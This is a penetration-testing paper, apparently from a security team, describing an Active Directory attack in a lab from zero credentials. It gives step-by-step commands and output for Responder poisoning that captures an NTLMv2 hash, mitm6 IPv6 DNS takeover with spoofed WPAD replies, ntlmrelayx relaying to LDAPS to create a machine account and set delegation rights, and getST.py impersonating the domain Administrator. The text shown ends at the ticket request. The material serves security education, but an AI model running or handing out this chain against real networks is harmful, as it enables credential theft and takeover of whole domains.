2020

HABOOB

From Zero Credentials to Full Domain Compromise

Haboob Team

Contents

List Of Figures

بسم الله الرحمن الرحيم

1. Introduction

This paper will cover techniques a pen-testers can use in order to accomplish initial foothold on target networks and achieve full domain compromise without executing third party apps or reusing clear text credentisla. We will utilize how a default Windows environment acts when IPv6 is enabled (which is enabled by default) in order to perform a DNS takeover (using MITM6) and relay credentials to LDAPs (LDAP Over TLS) with Impackets Ntlmrelayx tool to create a new machine accounts. Using the newly created machine account we will be able authenticate to LDAP and modify some of its properties which will allow us to access the target machine impersonating almost any user we want (even Domain Admins). The utilized technique is resource-based constrained delegation and we will show a full walkthrough on it.

To achieve a full compromise of the network, we will then utilize SpoolService bug (PrinterBug) to force an authentication from the Domain Controller to a host under our control with Unconstrained Delegation enabled on it. Using this technique we will be able to extract krbtgt ticket and use it to dump Domain Controller database.

2. What is resource-based and unconstrained delegations?

To simplify the concept of Kerberos delegation we can say: “it is a feature that allows an application to reuse the end-user credentials to access recourses hosted on a different server”.

1. Resource-based Constrained Delegation

As described in Microsoft documentation: “Kerberos constrained delegation can be used to provide constrained delegation when the front-end service and the resource services are not in the same domain. Service administrators are able to configure the new delegation by specifying the domain accounts of the front-end services which can impersonate users on the account objects of the resource services” which means resource-based constrained delegation can be configured on the resource or a machine account and controlled by (msDS-AllowedToActOnBehalfOfOtherIdentity) attribute.

2. Unconstrained Delegation

As described by Oleg Alexandrov: “A server that is trusted for unconstrained delegation is actually allowed to impersonate (almost) any user to any service within the network. When a user requests a Service Ticket (ST) from a DC to a service, which is enabled for delegation, the DC will copy the client’s Ticket Granting Ticket (TGT) and attach it to the ST, which will later be presented to the service. When the user accesses the service with the ST, the user’s TGT will be extracted and saved in the server’s LSASS for later use” which means if we control a host that has Unconstrained Delegation enabled, we will be able to extract the TGT and reuse on any service from LSASS process.
For more details regards Kerberos delegation:

- Wagging the Dog

3. What is SPN?

A service principal name (SPN) is a unique identifier of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account. This allows a client application to request that the service authenticate an account even if the client does not have the account name.
For more details:

- Service Principal Names
- resource based constrained delegation abuse
- kerberos constrained delegation overview

4. Windows IPV6 and WPAD

IPv6 is enabled by default in all Windows versions from Vista and above, and when windows boot up it started to look for DHCP configuration and then for WPAD configuration. To apply the attack we will do a DNS takeover using MITM6 in order to redirect all the traffic to our malicious DNS server and then when hosts start to look for WPAD configurations over DNS we will make targets connect to our rouge proxy server and prompt targets for authentication which we will force target machines to authenticate to our ntlmrelax server and relay credentials to LDAPS to create new machine accounts.

5. Full Attack illustration

In order to apply the abovementioned techniques and concepts, I have prepared a virtualized environment which consist of a Windows Server 2012R2 (Domain Controller), a client host running Windows 10 (Mark-pc), an AppServer running windows 10 and our kali box (Attacker). We will assume that the attacker machine is the same subnet.





Figure 1 Attack illustration

6. Attack Demo

As we mentioned above, we will assume that our attacking machine (kali) is in the same subnet with our targets. We started the attack by simply doing an SMB signing check using CrackMapExec since it is required that SMB signing is disabled to successfully apply the attack.
CrackMapExec can be downloaded from the official repository here:CrackMapExec or using pip to install it by executing this command:

```
apt-get install crackmapexec
```


we started the attack by checking our machine IP configuration:



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.25  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::20c:29ff:fe15:3151  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:15:31:51  txqueuelen 1000  (Ethernet)
        RX packets 327527  bytes 434958512 (414.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 54642  bytes 12246521 (11.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 2 kali ip configuration


Then executing CrackMapExec to check for SMB signing and detect live hosts:



```
root@kali:~# crackmapexec smb 192.168.100.0/24
SMB         192.168.100.28  445    APPSERVER        [*] Windows 10.0 Build 18362 x64 (name:APPSERVER) (domain:CONTOSO) (signing:False)
SMB         192.168.100.26  445    DC               [*] Windows 6.3 Build 9600 x64 (name:DC) (domain:CONTOSO) (signing:True) (SMBv1:Fa
SMB         [redacted] (signing
SMB         192.168.100.27  445    MARK-PC          [*] Windows 10.0 Build 18362 x64 (name:MARK-PC) (domain:CONTOSO) (signing:False) (
```

Figure 3 CrackMapExec network scan

So now we know that the internal domain name is "contoso" and we have detected three live hosts which two of them has SMB signing off (Domain Controller has SMB signing enabled by default). What we will check as last peace of the puzzle is if the LLMNR and NBT-NS name resolution is disabled or not, to do so I will run responder for just a minuet and check if we catch any requests.




```
[*] [NBT-NS] Poisoned answer sent to 192.168.100.28 for name CONTOSO (service: Domain Master Browser)
[*] [MDNS] Poisoned answer sent to 192.168.100.28   for name m.local
[*] [MDNS] Poisoned answer sent to 192.168.100.28   for name ma.local
[*] [MDNS] Poisoned answer sent to 192.168.100.28   for name mar.local
[*] [NBT-NS] Poisoned answer sent to 192.168.100.28 for name CONTOSO (service: Browser Election)
[SMBv2] NTLMv2-SSP Client   : 192.168.100.28
[SMBv2] NTLMv2-SSP Username : CONTOSO\John
[SMBv2] NTLMv2-SSP Hash     : John::CONTOSO:6e37cd7334dfbd32:6C555670366E42B76D19FAC2F320CA3B:0101000000
000000C0653150DE09D201ED485CD2CE6C5A7A00000000020008005300 4D004200330001001E00570049004E002D005000520048
```

Figure 4 Responder

As we can see in above screenshot that responder started to catch and response to LLMNR and NBT-NS name resolution which means that it is not disabled.


Also since we are creating new machine account we need to check if the LDAP over TLS (LDAPS) is configure, to do so we will use Nmap to scan the DC for port (636):



```
root@kali:~# nmap -p 636 192.168.100.26
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-27 09:01 EDT
Nmap scan report for dc.contoso.local (192.168.100.26)
Host is up (0.00042s latency).

PORT    STATE SERVICE
636/tcp open  ldapssl
MAC Address: 00:0C:29:D9:28:57 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Figure 5 LDAPS port scan


Now since all the requirements for the attack are satisfied, we will execute the attack using both MITM6 framework and Impacket ntlmrelayx to relay captured credentials to LDAPS and create a new machine account from the captured credentials. In order to successfully apply the attack, you need to whitelist specified targets that you think their machines will be rebooted (client machines) while our MITM6 server is running in order to redirect traffic from targets to our rouge DNS server.
To facilitate the attack, I have whitelisted Mark-pc and I will initiate the reboot from that machine in my environment.



```
root@kali:~# mitm6 -hw MARK-PC -d contoso.local --ignore-nofqdn
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:15:31:51]
IPv4 address: 192.168.100.25
IPv6 address: fe80::20c:29ff:fe15:3151
DNS local search domain: contoso.local
DNS whitelist: contoso.local
Hostname whitelist: mark-pc
IPv6 address fe80::192:168:100:27 is now assigned to mac=00:0c:29:fa:65:38 host=Mark-PC.contoso.local ip
v4=192.168.100.27
Sent spoofed reply for wpad.contoso.local. to fe80::192:168:100:27
Sent spoofed reply for wpad.contoso.local. to fe80::192:168:100:27
Sent spoofed reply for wpad.contoso.local. to fe80::192:168:100:27
Sent spoofed reply for attacker-wpad.contoso.local. to fe80::192:168:100:27
```

Figure 6 MITM6 config


And execute ntlmrelayx targeting LDAPS on the DC as follow:



```
root@kali:~# ntlmrelayx.py -t ldaps://192.168.100.26 --delegate-access --no-smb-server -wh attacker-wpad
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

Figure 7 ntlmrelayx relay to LDAPS


Once Mark-pc has rebooted, we will see that it has been assigned an Ip from our rouge DNS server and as you can see in the screenshot below that the IPv6 DNS server is preferred over IPv4 DNS .



```
   Host Name . . . . . . . . . . . . : Mark-PC
   Primary Dns Suffix  . . . . . . . : contoso.local
   Node Type . . . . . . . . . . . . : Mixed
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : contoso.local

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : contoso.local
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-FA-65-38
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::192:168:100:27%13(Preferred)
   Lease Obtained. . . . . . . . . . : Friday, March 27, 2020 6:06:03 PM
   Lease Expires . . . . . . . . . . : Friday, March 27, 2020 6:14:23 PM
   Link-local IPv6 Address . . . . . : fe80::205d:8991:890d:5e34%13(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.100.27(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::20c:29ff:fe15:3151%13
                                       192.168.100.1
   DHCPv6 IAID . . . . . . . . . . . : 285215785
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-D3-7D-2B-00-15-5D-24-F4-9C
   DNS Servers . . . . . . . . . . . : fe80::20c:29ff:fe15:3151%13
                                       192.168.100.26
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Figure 8 preferred IPv6 DNS


If everything went as expected we will see ntlmrelayx start picking up the credentials and try to attack LDAPS on the Domain Controller.



```
[*] HTTPD: Received connection from 192.168.100.27, attacking target ldaps://192.168.100.26
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Received connection from 192.168.100.27, but there are no more targets left!
[*] HTTPD: Received connection from 192.168.100.27, attacking target ldaps://192.168.100.26
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Serving PAC file to client 192.168.100.27
[*] HTTPD: Received connection from 192.168.100.27, but there are no more targets left!
[*] HTTPD: Received connection from 192.168.100.27, attacking target ldaps://192.168.100.26
[*] HTTPD: Client requested path: config.edge.skype.com:443
[*] HTTPD: Received connection from 192.168.100.27, but there are no more targets left!
[*] HTTPD: Received connection from 192.168.100.27, attacking target ldaps://192.168.100.26
[*] HTTPD: Client requested path: config.edge.skype.com:443
[*] HTTPD: Received connection from 192.168.100.27, but there are no more targets left!
[-] Exception in HTTP request handler: [Errno 104] Connection reset by peer
```

Figure 9 ntlmrelayx results


Once ntlmrelayx successfully authenticate to LDAPS using relayed credentials, it will try to create a new machine account using those credentials and modify the "msDS-AllowedToActOnBehalfOfOtherIdentity" on Mark-pc to allow the newly created machine to impersonate any user on it.



```
[*] Authenticating against ldaps://192.168.100.26 as CONTOSO\MARK-PC$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from 192.168.100.27, but there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=contoso,DC=local
[*] Adding new computer with username: GEDHHZJM$ and password: Cu`KOk0{j]uqk:y result: OK
[*] Delegation rights modified succesfully!
[*] GEDHHZJM$ can now impersonate users on MARK-PC$ via S4U2Proxy
[*] HTTPD: Received connection from 192.168.100.27, attacking target ldaps://192.168.100.26
```

Figure 10 machine account created


So how is it possible to create a new machine account in the domain using the relayed credentials? It appears that any user in active directory can create up to 10 machine account.



```
lockoutduration                   : -18000000000
usnchanged                        : 53262
modifiedcountatlastprom           : 0
modifiedcount                     : 1
forcelogoff                       : -9223372036854775808
ms-ds-machineaccountquota         : 10
minpwdage                         : -864000000000
```

Figure 11 machine account quota


And by browsing the domain controller users and computers, we can see that the attack has been successfully executed and ntlmrelayx added a new machine


Active Directory Users and Computers
File
Action
View
Help
Active Directory Users and Com
Saved Queries
contoso.local
Builtin
Computers

Name	Type	Description
APPSERVER	Computer	
GEDHHZJM	Computer	
MARK-PC	Computer	

Figure 12 machine account DC


Also ntlmrelayx will dump domain information if we connected to LDAPS using the relayed credentials (ldapdomaindump).



```
[*] Authenticating against ldaps://192.168.100.26 as CONTOSO\Mark SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Figure 13 Domain Info dumped

Now since we have the machine account credentials and we modified the "msDS-AllowedToActOnBehalfOfOtherIdentity" propriety, we will use Impacket getST.py script to request a service ticket to access Mark-pc impersonating domain admin privileges (contoso\Administrator).




```
root@kali:~/Desktop/impacket-master# python /root/Desktop/impacket/examples/getST.py -spn cifs/mark-pc.c
ontoso.local contoso.local/GEDHHZJM\$ -impersonate Administrator -dc-ip 192.168.100.26
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

Password:
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Figure 14 Request service ticket

